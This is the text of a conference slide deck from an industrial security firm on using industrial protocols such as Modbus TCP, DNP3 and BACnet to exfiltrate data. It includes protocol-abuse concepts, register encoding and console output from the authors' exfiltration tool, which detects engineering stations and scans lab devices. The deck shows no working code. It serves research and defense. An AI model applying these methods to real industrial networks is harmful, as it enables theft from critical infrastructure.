
THE DARK SIDE OF THE INDUSTRIAL PROTOCOLS
AARÓN FLECHA MENÉNDEZ
VÍCTOR BELLO CUEVAS
HackRTU
INDUSTRIAL SECURITY
25
EUROPE
CCIcon
VALENCIA | 2025

Who are we?

Aarón Flecha Menéndez

Chief Executive Officer (CEO)

Computer Engineer from the University of Oviedo (UNIOVI), University Expert in Industrial Cybersecurity from the International University of La Rioja (UNIR), and Master's Degree in Information and Communication Technology Security from the Open University of Catalonia (UOC). CCI Expert in Offensive Security.

With over 12 years of experience in the field of industrial cybersecurity, Aarón has an extensive technical background, with more than 100 reported vulnerabilities, and strong business expertise to lead HackRTU, where he currently serves as Chief Executive Officer.

aaron.flecha@hackrtu.com

Víctor Bello Cuevas

Chief Technology Officer (CTO)

Graduate in Electronic, Industrial and Automation Engineering from the University of León (ULE), Master's Degree in Industrial Engineering from the University of Oviedo (UNIOVI), and Professional Master's in Industrial Cybersecurity from the Industrial Cybersecurity Center (CCI).

With just over 3 years of experience in the field of industrial cybersecurity, Víctor has strong technical expertise, with more than 45 discovered vulnerabilities, along with regulatory knowledge that enables the implementation of high-quality services. He brings to HackRTU a critical and demanding approach in the execution of every project.

victor.bello@hackrtu.com

INDEX


- Data exfiltration
- Analysed protocols
- Study of the environment
- Example of exfiltration
- Conclusions

HackRTU
INDUSTRIAL SECURITY

DATA EXFILTRATION

EUROPE
25 CCIcon
VALENCIA | 2025

What is the exfiltration?



Diccionario de la lengua española

REAL ACADEMIA ESPAÑOLA

ASOCIACIÓN DE ACADEMIAS DE LA LENGUA ESPAÑOLA


Escriba aquí la palabra

por palabras

Consultar

Consulta posible gracias al compromiso con la cultura de la Fundación "la Caixa"

La palabra «*exfiltración*» no está en el *Diccionario*.



exfiltración

Acepciones

Marca: Edificación

Definición:

Paso de aire no controlado desde un espacio a través de la red de fugas de la envolvente de dicho espacio.

Diccionario Español de Ingeniería

Real Academia de Ingeniería

EXFILTRATION

What is the data exfiltration?

Data exfiltration is a tactic deliberately used by attackers to enable the unauthorised transfer of sensitive information. It involves sending important data to an asset controlled by the attackers so that they can exploit the information obtained.

ENTERPRISE MATRIX

MITRE | ATT&CK®

Exfiltration

ID: TA0010
Created: 17 October 2018
Last Modified: 25 April 2025

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

https://attack.mitre.org/versions/v17/tactics/TA0010/

MOBILE MATRIX

MITRE | ATT&CK®

Exfiltration

ID: TA0036
Created: 17 October 2018
Last Modified: 25 April 2025

The adversary is trying to steal data.

Exfiltration refers to techniques and attributes that result or aid in the adversary removing files and information from the targeted mobile device.

In the mobile environment, mobile devices are frequently connected to networks outside enterprise control such as cellular networks or public Wi-Fi networks. Adversaries could attempt to evade detection by communicating on these networks, and potentially even by using non-Internet Protocol mechanisms such as Short Message Service (SMS). However, cellular networks often have data caps and/or extra data charges that could increase the potential for adversarial communication to be detected.

https://attack.mitre.org/versions/v17/tactics/TA0036/

EXFILTRATION

And in the matrix related to Industrial Control Systems?

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
12 techniques	10 techniques	6 techniques	2 techniques	7 techniques	5 techniques	7 techniques	11 techniques	3 techniques	14 techniques	5 techniques	12 techniques
Drive-by Compromise	Autorun Image	Hardcoded Credentials	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Adversary-in-the-Middle	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Exploit Public-Facing Application	Change Operating Mode	Modify Program	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Automated Collection	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Exploitation of Remote Services	Command-Line Interface	Module Firmware		Indicator Removal on Host	Remote System Discovery	Hardcoded Credentials	Data from Information Repositories	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View
External Remote Services	Execution through API	Project File Infection		Masquerading	Remote System Information Discovery	Lateral Tool Transfer	Data from Local System		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Internet Accessible Device	Graphical User Interface	System Firmware		Rootkit	Wireless Sniffing	Program Download	Detect Operating Mode		Block Serial COM	Unauthorized Command Message	Loss of Control
Remote Services	Hooking	Valid Accounts		Spoof Reporting Message		Remote Services	I/O Image		Change Credential		Loss of Productivity and Revenue
Replication Through Removable Media	Modify Controller Tasking			System Binary Proxy Execution		Valid Accounts	Monitor Process State		Data Destruction		Loss of Protection
Rogue Master	Native API						Point & Tag Identification		Denial of Service		Loss of Safety
Spearphishing Attachment	Scripting						Program Upload		Device Restart/Shutdown		Loss of View
Supply Chain Compromise	User Execution						Screen Capture		Manipulate I/O Image		Manipulation of Control
Transient Cyber Asset							Wireless Sniffing		Modify Alarm Settings		Manipulation of View
Wireless Compromise									Rootkit		Theft of Operational Information
									Service Stop		
									System Firmware		

There is no such tactic as exfiltration. The closest thing currently is technique **T0882 – Theft of Operational Information** within tactic **TA0040 – IMPACT.**

HackRTU
INDUSTRIAL SECURITY

ANALYSED PROTOCOLS

Features of the industrial protocol for exfiltrating information

- **Protocol design with a purely industrial focus for industrial process management without taking cybersecurity into account.**
- **Possibility of sending information through reads and writes that will appear to be legitimate.**
  - ❑ **Modbus TCP** – Read and write functions that allow the sending of WORD, DWORD, STRING variables, etc.
  - ❑ **DNP3** – Possibility of using Object Groups to send fragmented messages without appearing to be malicious, use of File Transfer (Object 70), ability to send Unsolicited Responses preventing the master from requesting the information in advance, etc.
  - ❑ **OPC** – Use of tags in variables and constant exchange of information.
  - ❑ **EtherNet/IP** – Requests that allow reading and writing attributes, including tags from a PLC or other industrial device, use of manufacturer-proprietary objects and commands that allow reading large memory blocks.
  - ❑ **Bacnet** – Object properties that allow data encoding (ReadProperty/WriteProperty), the possibility of mapping the network and then leaving 'messages' through a listener that can read them, use of BACnet under UDP, etc.
- **Specific to the environment where the protocol used for information exfiltration is used.**

MODBUS TCP – The classic that never disappoints

- **0x01** – (1) Read Coils (bits R/W)
- **0x02** – (2) Read Discrete Inputs (bits R only)
- **0x03** – (3) **Read Holding Registers** (16-bit R/W)
- **0x04** – (4) Read Input Registers (16-bit R only)
- **0x05** – (5) Write Single Coil
- **0x06** – (6) Write Single Register
- **0x0F** – (15) Write Multiple Coils
- **0x10** – (16) **Write Multiple Registers**
- **0x11** – (17) Report Server ID (serial) / otros serial-only
- **0x16** – (22) Mask Write Register
- **0x17** – (23) Read/Write Multiple Registers
- **0x2B** – (43) Encapsulated Interface (Device ID, etc.)

CCICon2025HackRTU! → 18 characters/18 bytes

1 Holding Register → 16 bits = 2 bytes


2 characters → 2 bytes

STRING	WORD	DWORD
16-bit WORDs 18 bytes 9 registers	16-bit WORDs 18 bytes 9 registers	32-bit WORDs 4 bytes 10 registers

HackRTU
INDUSTRIAL SECURITY

ENVIRONMENT STUDY

ENVIRONMENT




ACKNOWLEDGEMENTS

GRUPO SUPPRESS
SUPERVISIÓN, CONTROL Y AUTOMATIZACIÓN
universidad de León

DIGIS³

CIC lab
universidad de León
Critical Infrastructure Cybersecurity Lab

ENVIRONMENT




OTHER POSSIBLE EXFILTRATION TECHNIQUES

- 4G USB
- Remote access
- Wi-Fi (Proximity attack)
- Firewall misconfiguration

HackRTU
INDUSTRIAL SECURITY

EXFILTRATION EXAMPLE

Infection on the engineering station – Attack vectors



- **Use of removable media**
  - Botnet mariposa (2008) - Energy
  - SNOWYDRIVE (2023) – Oil and gas
- **Remote access with low protection**
  - Fuxnet (2024) – Aguas residuales
  - FrostyGoop (2024) - Energía
- **Attacks originating from corporate networks**
  - CosmicEnergy (2023) – Energy
  - Abastecimiento de aguas en Texas (2024) - Water
- **Supply Chain**
  - Shai-Hulud, paquetes npm (2025) – Multiples
  - Jaguar Land Rover (JLR) (2025) – Transport
  - Airport Services (2025) - Transport

PHASE 1: Onset of infection – *SithScope*


Am I running myself into an engineering station?

```
By HackRTU

Industrial Protocol Exfiltration Tool

0 - Detectar todos los equipos en la red con caracter industrial
1 - Detectar si es una estación de ingeniería industrial
2 - Modbus ID Reading (Device Identification)
3 - Detectar registros estáticos y dinámicos
4 - Cargar Config.txt en registros estáticos (sin enviar)
5 - Enviar datos confidenciales y verificar recepción
9 - Salir

Elige opción: 1
[*] Sistema operativo detectado: Linux
[!] Advertencia: la mayoría de estaciones de ingeniería usan Windows. Resultados limitados.

== RESULTADO DETECCIÓN EWS ==
[OK] La máquina presenta indicios de ser una Estación de Ingeniería:
  - Schneider EcoStruxure/Unity (proceso UnityXL.exe)
```


What is around me?

```
[INFO] Equipo detectado: 10.1.0.135

[INFO] Equipo detectado: 10.1.0.136

[INFO] Equipo detectado: 10.1.0.138

[INFO] Equipo detectado: 10.1.0.212

[INFO] Equipo detectado: 10.1.0.37

== Resumen de equipos detectados ==

Equipo: 10.1.0.128
  Puerto: 502, Protocolo: Modbus TCP
  Puerto: 4840, Protocolo: OPC UA

Equipo: 10.1.0.130
  Puerto: 502, Protocolo: Modbus TCP

Equipo: 10.1.0.132
  Puerto: 502, Protocolo: Modbus TCP
```

PHASE 2: Analysis using Modbus TCP

